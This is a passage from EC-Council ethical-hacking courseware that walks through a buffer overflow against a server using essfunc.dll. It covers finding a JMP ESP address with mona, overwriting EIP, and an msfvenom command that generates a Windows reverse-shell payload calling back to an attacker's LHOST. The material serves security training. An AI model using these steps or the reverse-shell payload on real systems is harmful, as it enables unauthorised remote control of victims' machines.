


Figure 6.67: Screenshot of Immunity Debugger showing mona modules

As shown in the screenshot, one of the modules, essfunc.dll, lacks memory protection. Attackers exploit such modules to inject shellcode and take full control of the EIP register. Now, run the following **nasm_shell** Ruby script to convert assembly language (JMP ESP) into hex code:

```
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
```




Figure 6.68: Screenshot showing Metasploit nasm_shell output

Next, in Immunity Debugger, type the following command in the bar at the bottom of the window to determine the return address of the vulnerable module:

```
!mona find -s "\xff\xe4" -m essfunc.dll
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.69: Screenshot of Immunity Debugger showing return address of a vulnerable module

In Immunity Debugger, select "**Enter expression to follow**", enter the identified return address in the text box, click "**OK**", and press "**F2**" to set up a breakpoint at that particular address.




Figure 6.70: Screenshot of Immunity Debugger showing breakpoint at the return address

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Now, inject the identified return address into EIP by running the following script:

For example, if the return address is "**625011af**", then you must send "**\xaf\x11\x50\x62**", as the x86 architecture stores values in the Little Endian format.




Figure 6.71: Screenshot of Python script for overwriting EIP

When you run the above script, you will notice that the EIP register has been overwritten with the return address of the vulnerable module:




Figure 6.72: Screenshot of Immunity Debugger showing EIP register

As shown in the screenshot, attackers can control the EIP register if the target server has modules that do not have proper memory protection settings.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Generate Shellcode and Gain Shell Access

Now, run the following msfvenom command to generate the shellcode:

```
msfvenom -p windows/shell_reverse_tcp LHOST=<IP address> LPORT=<port>
EXITFUNC=thread -f c -a x86 -b "\x00"
```

In the above command, -p → payload, LHOST → attacker's IP, LPORT → attacker's port, -f → filetype, -a → architecture, and –b → bad characters

